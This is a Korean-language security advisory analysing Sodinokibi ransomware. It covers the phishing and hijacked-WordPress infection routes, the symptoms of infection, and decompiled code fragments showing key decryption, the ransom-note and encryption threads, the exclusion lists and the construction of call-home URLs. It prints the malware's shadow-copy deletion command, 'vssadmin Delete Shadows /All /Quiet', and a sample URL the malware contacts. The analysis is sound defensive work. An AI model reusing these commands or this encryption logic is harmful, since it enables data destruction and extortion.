소디노키비(Sodinokibi) 랜섬웨어 분석정보 및 주요 특징

최초작성일: 2019-05-17 / 최종수정일: 2019-05-20 / 종합분석팀

□ **개요**

o 기존 갠드크랩(GandCrab) 랜섬웨어와 유사한 방식으로 소디노키비(Sodinokibi) 랜섬웨어 유포 정황이 확인되어 감염 주의 필요

□ **주요 내용**

o 한글로 작성된 메일 내부에 정상파일로 위장한 악성첨부파일(랜섬웨어) 열람 유도

o 랜섬웨어는 사용자의 파일을 암호화 한 후 복호화를 위해 가상화폐 요구

□ **Sodinokibi 랜섬웨어 감염 증상**

o 백업된 데이터로 복구 할 수 없도록 볼륨 쉐도우 복사본 삭제


o 피해 시스템의 주요파일 암호화 및 확장자 변경 (.[random])

o 암호화 된 폴더에 복호화 방법이 기술 된 랜섬노트 생성 ([random]-readme.txt)


o “Hello dear friend!” 라는 문구와 함께 감염 시스템의 배경화면 변경

□ Sodinokibi 랜섬웨어 주요 유포 방법

o 한글로 작성된 메일의 첨부파일에 정상파일로 위장한 랜섬웨어 파일을 첨부하고 열람 유도



o 워드프레스로 작성된 홈페이지를 탈취한 후 웹페이지를 삽입하고 검색포털 상위에 노출시킨 뒤 명시된 링크 클릭 및 다운로드파일 실행 유도



□ Sodinokibi 랜섬웨어 분석 정보

o 암호화에 필요한 데이터 복호화

```
v0 = sub_1EC1A6A();                             // 암호화에 필요한 데이터 복호 (pk, pid...)
result = 0;
if ( v0 )
{
  v5 = 0;
  v6 = 0;
  v9 = 0;
  v10 = 0;
  v7 = 0x1EC3771;
  v8 = 0x1EC37BE;
  v2 = strlen_sub_1EC4CA8(v0);
  v3 = set_sub_1EC9F5F(&v5, v0, v2);
  if ( v3 )
  {
    decode_sub_1EC48B9(32354368, 954, 13, 3, &v14);
    v15 = 0;                                    // exp
    v11 = &v14;
    v12 = 6;
    v13 = 32247883;
    v4 = sub_1EC5145(v3, &v11, 1);
    sub_1ECABA9(&v5, v3);
    sub_1EC37BE(v0);
    result = 0;
    if ( !v4 )
      result = 0;
  }
```

o 복호화 된 값의 내용은 공개키 정보, 암호화 제외 폴더, 파일, 확장자 도메인 정보, 랜섬노트, 랜섬노트 파일명, 배경화면 문구 등이며, 아래 이미지와 같음

o 이후 시스템 정보 수집 및 시스템 정보 수집 및 파일 암호화키 관리키 생성. 공개키(pk)는 악성코드에 삽입되어있으며, 파일 암호화에 사용한 키를 암호화하는 비밀키(sk)는 시스템에서 생성

수집 정보 목록						
ver	pid	sub	pk	uid	sk	num
악성코드 버전	악성코드 고유 값	악성코드 고유 값	공개키	시스템 볼륨 시리얼 정보	비밀키	유저명
net	grp	lng	bro	os	bit	dsk
시스템 명	시스템 그룹	언어 및 지역	사용 언어	운영체제 버전	운영체제 비트	연결 드라이브 정보

o bro는 LCID(Language code Identifier)가 418~443이면 true이며 이외의 값은 false 처리
※ 영어 409, 대한민국 412, 러시아 419, ,

o 시스템을 복구할 수 없도록 볼륨 쉐도우 파일을 삭제

```
decode_sub_1EC48B9(32356552, 124, 11, 14, &v3);// cmd.exe
v4 = 0;
decode_sub_1EC48B9(32356552, 1749, 5, 292, &v1);// "/c vssadmin.exe Delete Shadows /All /Quiet & bcdedit /set {default} reco
v5 = 60;
v2 = 0;
v6 = 0;
v7 = GetForegroundWindow();
v9 = &v3;
v8 = 0;
v11 = 0;
v12 = 0;
v13 = 0;
v14 = 0;
v15 = 0;
v16 = 0;
v17 = 0;
v18 = 0;
v19 = 0;
v10 = &v1;
do
  result = ShellExecuteExW(&v5);             // ShellExecute
while ( !result );
```

o 암호화 대상 파일을 성공적으로 암호화하기 위해 'mysql.exe' 프로세스가 실행 중 일시 프로세스 종료처리

o 암호화에 불필요한 폴더 및 특정 파일은 암호화 하지 않도록 제외처리

제외 폴더				
$recycle.bin	mozilla	msocache	google	appdata
tor browser	system	program files	perflogs	application data
$windows.~ws	volume	intel	$windows.~bt	windows.old
windows	information	program files (x86)	programdata	boot"

제외 파일		
ntuser.dat	ntldr	ntuser.ini
thumbs.db	bootfont.bin	iconcache.db
bootsect.bak	ntuser.dat.log	boot.ini
desktop.ini	autorun.inf	

제외 확장자				
mod	icl	msp	wpx	diagcfg
mpa	ps1	prf	rom	nls
cur	hlp	lock	sys	diagpkg
cmd	msc	cpl	adv	deskthemepack
exe	cab	spl	rtp	msstyles
hta	idx	ocx	ics	theme
386	shs	msu	ico	themepack
com	bin	scr	icns	diagcab
ani	bat	key	msi	nomedia
lnk	drv	dll	ldf	

o 암호화 대상 파일을 차례대로 읽어와 파일 속성을 확인하고 디렉토리면 랜섬노트와 .lock 파일을 생성

```
LODWORD(v5) = FindFirstFileW(v8, v2, &v14);
MAIN_STRUCT_a = v5;
if ( v5 != -1 )
{
  do
  {
    if ( set_sub_1EC4BB1(v17, &off_1ECB118) && set_sub_1EC4BB1(v17, &dword_1ECB164[252]) && !(v14 & 0x400) )
    {
      set_sub_1EC4C12(&v2[v19], v17);
      if ( v14 & 0x10 )
      {
        sub_1EC4B4E(v2, 0x1ECB26C);
        if ( MAIN_STRUCT->sub_1EC2643_GetFileAttributesW(v2, v17) )// 1EC2643  GetFileAttributesW
        {
          sub_1EC6043(&v20, v2);
          LODWORD(v9) = MAIN_STRUCT->sub_1EC2627_WriteRansomnote(MAIN_STRUCT->dwordC, v2, v17);// 1EC2627 Create ransomnote && .lock file
          MAIN_STRUCT->qword18 += v9;
        }
      }
```

o 읽은 파일이 일반적인 파일이면 암호화 제외 대상 리스트 비교 후 CreateIoCompletionPort, GetQueuedCompledtionStatus 함수를 이용해 암호화 쓰레드로 암호화 대상 파일 핸들 값과 암호화키 정보를 전송

```
v10 = v16;
v18 = v15;
if ( MAIN_STRUCT->sub_1EC2D23_PathFindExtensionW(v2, v17, v16, v15) )// 1EC2D23 Check EXT
{
  LODWORD(v11) = MAIN_STRUCT->sub_1EC2CC0_CreateIoCompletionPort(MAIN_STRUCT->dword10, v2, v17, v10, v18);// 1EC2CC0
  MAIN_STRUCT->qword20 += v11;
}
```

Encrypt Thread

o 파일 암호화 쓰레드에서 파일 암호화 수행

```
while ( 1 )
{
  while ( GetQueuedCompletionStatus_sub_1EC5C4F(a1, &v5, &v4, &v6, -1) )
  {
    sub_1EC5D1D(v6, v5);                    // (address , file size )
    v1 = v6->dword148;
    if ( v1 )
    {
      v2 = v1 - 1;
      if ( v2 )
      {
        v3 = v2 - 1;
        if ( v3 )
        {
          if ( v3 == 1 )
            sub_1EC2867(a1, v6);            // Change  Extension
        }
        else
        {
          sub_1EC2BBC(v6, 3);               // Write KEY
        }
      }
      else
      {
        encrypted_sub_1EC2B4F(v6, v5, 0);   // Encrypt( file info (size, key, data) , size)
      }
    }
    else
    {
      ReadFile_sub_1EC294D(a1, v6, 1);      // file read
    }
  }
  if ( j__RtlGetLastWin32Error() == 38 )
    sub_1EC26CB(a1, v6);
}
```


o 악성코드가 복호화 한 도메인 리스트의 도메인에 임의의 경로를 선택하고 통신 시도

※ 주소 생성방법 갠드크랩 랜섬웨어와 유사

domain list		path1		path2		file name		extension
domain list	/	wp-content	/	images	/	[random]	.	jpg
		static		pictures				png
		content		image				gif
		include		temp				
		uploads		tmp				
		news		graphic				
		data		assets				
		admin		pics				
				game				

```
206FA90  02242FB0  UNICODE "https://poems-for-the-soul.ch/data/pictures/liorxk.jpg"
```

o 각 폴더 내에 복호화 관련 정보가 기술된 랜섬노트 생성



o 감염시스템의 배경화면을 “Hello dear friend”라는 문자열이 삽입된 파란색 화면으로 변경